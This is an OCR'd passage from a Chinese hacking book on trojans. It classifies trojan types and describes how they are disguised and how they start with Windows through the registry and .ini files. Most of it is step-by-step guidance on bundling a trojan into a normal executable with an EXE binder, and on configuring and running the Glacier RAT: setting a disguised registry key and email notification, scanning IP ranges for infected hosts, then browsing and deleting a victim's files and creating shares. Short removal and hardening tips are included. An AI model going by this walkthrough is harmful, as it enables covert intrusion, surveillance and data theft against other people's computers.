这类木马只做一件事情，就是记录受害者的键盘敲击并且在日志（log）文件中查找密码。这种木马会随着Windows系统的启动而启动，它会记录用户在操作电脑的过程中按过哪些按键，然后将其以电子邮件的方式发送给攻击者。攻击者根据这些按键就会很容易得到目标主机用户的密码等有用信息。

4. 破坏性质木马

这种木马的唯一功能就是破坏被感染的计算机的文件系统，使其系统崩溃或者丢失重要数据，从这一点来看，它和病毒很像。不过，这种木马的激活是由攻击者控制的，并且传播能力也比病毒逊色很多。

5. DoS攻击木马

随着DoS攻击的广泛应用，被用做DoS攻击的木马也越来越流行。当攻击者成功地为目标主机植入DoS攻击木马后，目标主机就会成为攻击者进行DoS攻击最得力的助手。攻击者控制的计算机越多，发动DoS攻击后取得成功的几率就越大。所以这类木马的危害并不是体现在被感染的计算机上，而是体现在攻击者可以利用它来攻击一台又一台计算机，给网络造成很大的伤害和损失。

6. 代理木马

攻击者在入侵的同时掩盖自己的足迹，谨防别人发现自己的身份是非常重要的，因此，给被控制的计算机种上代理木马，让其变成攻击者发送攻击的跳板就是代理木马最重要的任务。通过代理木马，攻击者可以在匿名的情况下使用Telnet、QQ等程序，从而隐藏自己的踪迹。

3.2 伪装与捆绑木马

关键字
伪装、捆绑、EXE捆绑机

视频学习 光盘\第3章 木马的植入与清除\3-2 伪装与捆绑木马

难度水平 ◆◆◆◇◇

木马进入目标主机之后，就需要将自己隐藏起来以免让目标主机的用户发现，除此之外，攻击者还可以使用文件捆绑器将木马与正常的图标或者图片捆绑起来，这也是一种伪装木马的方法。

3.2.1 木马的伪装方式

随着木马知识被越来越多的计算机用户所了解，人们的防范意识逐渐增强，木马的传播也遇到了一定的困难。木马的设计者为了能够更好地降低用户的警惕性，达到欺骗用户的目的，常常设计一些特殊的手段来对木马进行伪装。

1. 修改图标

木马服务端所用的图标是有一定规律可循的，木马经常会故意伪装成正常文件的图标，例如Word文档图标、图片图标等，等待用户因为疏忽而将其认为是没有危害的文件图


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

标而将其打开。

2. 捆绑文件

这种伪装手段是指将木马与应用程序的安装软件捆绑在一起，当用户运行安装程序时，木马就会在用户毫无察觉的情况下偷偷地进入系统。被捆绑的文件一般是可执行文件，例如扩展名为.exe、.com的可执行文件。如右图所示为EXE捆绑机的主界面。



3. 出错显示

有一定木马知识的人都知道，如果打开一个可执行文件却没有任何反应，这很可能就是一个木马程序。木马的设计者也意识到了这个缺陷，所以已经有木马提供了一个叫做出错提示的功能，当目标主机用户打开木马程序的时候，就会弹出一个错误提示框（该提示框是谎报的），错误内容可以自由定义，例如“文件已破损，无法打开！”之类的信息，用户一旦信以为真，则木马已经成功地入侵了系统。

4. 定制端口

很多老式的木马端口都是固定的，这给判断电脑是否感染了木马带来了很大的方便。只需要使用netstat命令查一下端口就知道感染了什么木马。因此现在的木马都加入了定制端口的功能，攻击者可以在1024～65535之间任选一个端口作为木马端口，从而给判断电脑是否感染了木马带来了麻烦。

5. 木马更名

如果木马的名称不做任何修改，用户通常能够很容易地辨认出木马程序。为了增强木马的欺骗性，木马设计者经常给木马取一个具有迷惑性的名称，或者允许控制端用户自由定义安装后的木马文件名，木马大多是改为和系统文件名类似的名称，例如1.4.2小节中提到过某些病毒就习惯用与系统进程名相似的名称来欺骗用户，有的攻击者同样可以利用该原理将木马设计成与系统进程名相似的名称来欺骗用户。

6. 扩展名欺骗

有的攻击者会将木马程序的扩展名设置为*.exe.jpg，同时把木马程序的图片也更换成可执行文件。因为Windows XP系统默认的是不显示文件扩展名，用户只能看见木马程序的扩展名为.exe，如果用户将电脑设置为不显示扩展名，就很可能将其当成一个可执行文件而启动了。

7. 自动销毁

自动销毁功能是为了弥补木马自身的一个缺陷而设计出来的。由于当目标主机用户打开含有木马程序的文件后，木马会将自己复制到系统文件夹中，但是源木马文件却不会消失，因此有经验的用户只需依据木马文件大小不变的原理，找到源木马程序，然后根据其大小在系统文件夹中找到对应大小的文件即可清除木马。

自动销毁功能是指目标主机用户在安装完木马后，源木马文件会自动销毁，这样目标主机用户就很难再找到木马的来源，此时若没有木马查杀工具的帮助是很难清除木马的。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.2.2 利用捆绑器捆绑木马

使用EXE捆绑器可以将两个可执行文件捆绑在一起，执行捆绑操作后的程序就等于同时执行了两个程序，而且它会自动更改图标，使捆绑后的程序和捆绑前的程序图标相同，做到天衣无缝。


步骤1：启动ExeBinder应用程序

从网络上下载ExeBinder压缩软件并将其解压。该软件是一款绿色软件，无需安装即可运行。双击ExeBinder快捷图标，启动ExeBinder应用程序。




步骤2：单击【下一步】按钮

弹出“EXE捆绑机”对话框，在“欢迎使用”界面中单击【下一步】按钮。



步骤3：指定第一个可执行文件

切换至“指定第一个可执行文件”界面，在“第一个可执行文件的路径为”文本框下方单击【点击这里 指定第一个可执行文件】按钮。



步骤4：选择第一个可执行文件

❶ 弹出“请指定第一个可执行文件”对话框，在“查找范围”下拉列表中选择可执行文件所在的位置。

❷ 双击对应的可执行文件图标。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤5：确认选择的第一个可执行文件

返回“EXE捆绑机”对话框，确认可执行文件的路径无误后单击【下一步】按钮。



步骤6：指定第二个可执行文件


在“指定 第二个可执行文件”界面中单击【点击这里 指定第二个可执行文件】按钮。



步骤7：选择木马的服务端程序


❶ 弹出新的对话框，在“查找范围”下拉列表中选择木马服务端程序所在的位置。

❷ 双击“服务端程序”图标。




步骤8：确认选择的木马服务端程序

返回“EXE捆绑机”对话框，确认选择的木马服务端程序路径无误后单击【下一步】按钮。



步骤9：指定保存路径

切换至“指定 保存路径”界面，在“保存路径为”文本框下方单击【点击这里 指定保存路径】按钮。



步骤10：选择保存路径

❶ 弹出“保存为”对话框，在“保存在”下拉列表中选择保存捆绑文件的位置。

❷ 选中后单击【保存】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤11：确认选择保存路径


返回“EXE捆绑机”对话框，确认选择的保存路径无误后单击【下一步】按钮。



步骤12：选择版本类型


❶ 切换至“选择版本”界面，选择版本类型为“普通版”。

❷ 选中后单击【下一步】按钮。



步骤13：开始捆绑文件

切换至“捆绑文件”界面，单击【点击这里开始捆绑文件】按钮。



步骤14：捆绑成功

捆绑完成后可在“EXE捆绑机”对话框中看见“捆绑文件成功！”的信息，单击【确定】按钮即可。



3.3 木马启动技术

关键字
启动、注册表、系统配置文件

视频学习 无

难度水平 ◆◆◆◆◇

如果木马伪装得相当隐蔽并且没有被目标主机的用户发现的话，那么它就会随着系统的启动而启动。木马的启动技术主要有利用注册表启动和利用系统配置文件启动。

3.3.1 用注册表启动木马

在注册表中，系统自动启动的主键包括HKEY_LOCAL_MACHINE\Software\Microsoft\

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Windows\CurrentVersion下面以Run开头的主键目录（Run、RunOnce、RunService、RunServiceOnce、RunOnceEx主键）和HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion下的Run主键。如果入侵电脑的木马是利用修改注册表来启动的话，则木马一旦入侵成功，就会根据指令篡改这些系统自启项的键值，使得自己随着系统的启动而启动，实现随时监控目标主机的一举一动。

提示：修改系统注册表以防止木马入侵

在Windows XP操作系统中，用户可以设置注册表的相关权限，只是这个使用得比较少，可将前面提到的注册表自启动项（Run、RunOnce、RunService、RunServiceOnce、RunOnceEx）设置为everyone只读，这样便可防止这一类木马通过自启动项目启动。


3.3.2 用系统配置文件启动木马

木马通过系统服务完成启动主要包括利用系统分区中的win.ini文件和system.ini文件，由于这两项都是随着系统的启动而运行加载的，因此很有可能成为木马的藏身之所。

1. 在win.ini文件中加载

一般在win.ini文件中的[Windows]段中有加载项“run=”和“load=”，通常情况下这两项为空，如果发现这两项加载了任何可疑的程序时应当特别小心，可根据源文件提供的路径和功能进一步检查。由于加载项“run=”和“load=”是分别用来当系统启动时自动运行和加载程序的，如果木马加载到这两个子项中之后，系统启动后就会自动运行木马程序，从而实时监控目标主机，因此用户要学会查看win.ini文件。





2. 在system.ini文件中加载

系统文件system.ini是Windows系统中一个很重要的配置文件，在该文件中有一个系统加载项，那就是在[BOOT]子项中的“shell”项。在这里木马最惯用的伎俩就是把原本的“Explorer”程序名变成它自己的程序名。正常情况下shell=Explorer.exe后面不会带有任何东西。如果等号后面不仅仅是explorer.exe，而是“shell=Explorer.exe 程序名”，那么后面跟着的那个程序就是木马程序。

提示：利用修改应用程序入侵系统

除了系统文件中有扩展名为.ini的文件外，当用户将应用程序安装在电脑中时，其对应的安装文件夹中也有扩展名为.ini的文件，它是应用程序的启动配置文件。攻击者在控制端利用这些文件能启动程序的特点，将带有木马启动命令的同名文件上传至目标主机中覆盖对应的文件，这样一来，一旦用户启用了该应用程序，就相当于执行了木马启动，从而启动了木马程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.4 黑客常用的木马工具

关键字
启动、注册表、系统配置文件

视频学习 光盘\第3章 木马的植入与清除\3-4 黑客常用的木马工具

难度水平 ◆◆◆○○

前面介绍了木马的基本知识以及利用EXE捆绑器捆绑木马，但是这些都不是黑客们习惯使用的伎俩，黑客们常用的木马工具有冰河和网络神偷两种，下面为您一一介绍。

3.4.1 冰河木马

冰河木马开发于1999年，在设计之初，开发者的本意是编写一个功能强大的远程控制软件，但是一经推出，就依靠其强大的功能成为黑客们发动入侵的首选工具。



冰河木马是一个BackDoor类的黑客软件。实际上它是一个小小的服务器程序，但是其功能十分强大，它可以通过控制端的各种命令来控制目标主机的机器，并轻松地获取服务端及其各种系统信息。

冰河木马与所有的木马程序一样，包括控制端程序G_CLIENT.EXE和客户端程序G_SERVER.EXE。其中G_CLIENT.EXE是用于监控目标计算机和配置服务器程序的，而G_SERVER.EXE就是所谓的木马程序，一旦该程序在目标计算机上运行，虽然在表面上看不出任何反应，但实际上该程序已经悄悄进驻了目标主机的注册表。此后只要目标主机启动上网，则该程序会自动将7626号端口开启，此时攻击者使用控制端程序G_CLIENT.EXE就会扫描到，并获取目标主机的账户密码等重要信息。

1. 配置服务端程序

在向目标主机植入冰河木马程序之前需要使用控制端程序对木马程序进行一些配置，例如设置访问口令、邮件通知等信息，其操作方法如下。

步骤1：执行“配置服务器程序”命令

❶ 启动冰河控制端程序G_CLIENT.EXE，在菜单栏中单击【设置】按钮，弹出菜单。
❷ 在菜单中单击“配置服务器程序”命令，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：基本设置

❶ 弹出“服务器配置”对话框，在“访问口令”文本框中输入设置的访问口令。

❷ 勾选“自动删除安装文件”复选框，如右图所示。



步骤3：设置自我保护

❶ 单击“自我保护”标签切换至“自我保护”选项卡下。


❷ 在“键名”文本框中输入设置的注册表键名，例如输入KERNEL32.EXE。

步骤4：设置邮件通知

❶ 单击“邮件通知”标签切换至“邮件通知”选项卡下。

❷ 分别在“SMTP服务器”和“接收信箱”中输入邮箱服务器名和自己的电子邮箱。


❸ 输入完毕后单击【确定】按钮。





步骤5：确定所有的配置正确无误

弹出“冰河”对话框，询问用户是否确定所有的配置均正确无误，单击【是】按钮。



步骤6：配置完毕

切换至新的界面，此时可看见“服务器程序配置完毕”的信息，单击【确定】按钮。



2. 控制目标计算机


配置好服务端程序之后，接着黑客就要采用各种手段将服务端程序G_SERVER.EXE植入目标主机，并让其运行。一旦木马程序运行之后，黑客便可对该目标主机进行监控了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤1：单击【自动搜索】按钮


打开冰河控制端程序主界面，在工具栏中单击【自动搜索】按钮。



步骤2：搜索计算机


❶ 弹出“搜索计算机”对话框，设置起始域、起始地址和终止地址。

❷ 单击【开始搜索】按钮。



步骤3：查看搜索的结果

当进度条达到100%后，可在右侧的“搜索结果”框中看见被搜索到的计算机所对应的IP地址。



步骤4：单击【添加主机】按钮

记录搜索的IP地址后单击【关闭】按钮返回主界面中，在工具栏中单击【添加主机】按钮。



提示：查看哪些计算机被植入了冰河木马程序

得到这些IP地址后，就需要使用扫描软件扫描这些计算机是否已经被植入了冰河木马程序，即扫描是否开放了7626号端口。常用的扫描软件有X-WAY、IPSCAN等。

步骤5：输入主机地址和访问口令

❶ 弹出“添加计算机”对话框，输入主机地址和配置服务器程序时设置的访问口令。

❷ 输入完成后单击【确定】按钮，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤6：查看目标主机

返回主界面，在左侧单击目标主机“192.168.1.110”选项，此时可在下方看见该主机的磁盘资源信息。



步骤7：对目标计算机实现远程操作


打开任一磁盘中的文件，右击该文件，此时控制端可执行复制、删除等操作。



步骤8：查看系统信息

❶ 在“命令控制台”选项卡下依次单击“口令类命令>系统信息及口令”选项。

❷ 单击【系统信息】按钮即可查看系统信息。



步骤9：发送警告信息


❶ 在主界面左侧依次单击“控制类命令>发送信息”选项。

❷ 在右侧设置窗口标题、信息正文等选项。



步骤10：预览警告信息

单击【预览】按钮可预览自己设置的警告对话框。单击【确定】按钮返回主界面，若要发送单击【发送】按钮即可。




步骤11：创建共享

❶ 依次单击“网络类命令>创建共享”选项。

❷ 在右侧设置路径和共享名。

❸ 输入完毕后单击【创建共享】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤12：远程查看设置共享的结果

创建成功后，使用控制类命令下的捕获屏幕命令就可查看到目标主机上被设置为共享的文件夹。




步骤13：删除共享

❶ 依次单击“网络类命令>删除共享”选项。


❷ 输入需要删除的共享名。

❸ 输入完毕后单击【删除共享】按钮。



步骤14：成功取消共享

再次查看目标主机上设置为共享的文件夹，此时可看见该文件夹已经被取消共享了，如右图所示。




3. 清除冰河木马

除了使用木马清理软件之外，清除冰河木马的方式主要有3种：第一种是使用控制端程序清除冰河木马程序，第二种是使用“冰河陷阱”清除冰河木马程序，第三种就是通过清理注册表来清除冰河木马程序。这里主要介绍通过注册表来清除冰河木马程序。

步骤1：输入regedit命令

❶ 按下【WIN+R】键，弹出“打开”对话框，在“打开”文本框中输入regedit命令。

❷ 输入完毕后单击【确定】按钮。



步骤2：单击“Run”分支

打开“注册表编辑器”窗口，依次单击“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”分支。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤3：双击“默认”主键

